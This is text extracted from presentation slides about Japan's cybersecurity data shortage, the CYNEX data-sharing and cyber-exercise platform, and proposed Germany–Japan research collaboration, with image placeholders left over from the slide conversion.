
- ✓ Reported by Cyber Security Strategy Headquarters in NISC (May 2019)

● Negative spiral of Cybersecurity data shortage

- ✓ No data → No R&D → No products → No data → ...

● What Japan needs now is...

- ✓ Large-scale collection and accumulation of real data
- ✓ Steady and systematic analysis of real data
- ✓ Evaluation of domestic products with real data
- ✓ Generation and share of Japan made threat intelligence



Collection and accumulation


Steady and systematic analysis

Evaluation of domestic products

Japan made threat intelligence

CYNEX: Cybersecurity Nexus

- Establishing a **NEXUS** between Japanese industry, academia, and government
 - ✓ to collect, accumulate, analyze, and share Cybersecurity related data
 - ✓ to construct an open platform for conducting cyber exercise




Summary

1. With the diversification and sophistication of attacks and the expansion of targets including CII, difficult to grasp the overall picture of attacks. It is also important to understand the intent and background information of the attack. → Effectiveness of threats (attacks) analysis with efficient observations and utilization of AI etc.
2. Important not only to analyze the current situation but also to predict attacks that will occur in the future. The key is to build an "analysis and sharing platform for attack information" → CYNEX (based on Big data for cybersecurity).
3. Flexible security measures and systems that can respond to changes in attacks such as diversification and sophistication should be implemented. → The measures can be applied to IoT and 5G solutions including "smart city..." in connection to CIIP.
4. To effectively implement above measures, under the context of research collaboration, it is greatly effective to promote 1) sharing of observation data, 2) sharing / cooperation of analyzed data, and 3) joint research on analysis methods with stakeholders in Germany and Japan.

Cybersecurity Eco-system

Policy, Strategy, Regulation: Governments, Organizations



Research and Technology Development

- Collaborative Activities:
- Establishment of Trust Relationship
 - Information Sharing: Vulnerability Information, Attack behavior, incidents
 - Joint Technology development & Research
 - Common Standard & Guidelines development
 - Joint Conference and Workshop
 - Joint Awareness Program
 - Joint security contest
 - Experts exchanges

Implementation, Operation, Education – Practical actions by Organizations, Governments

Thank you for listening

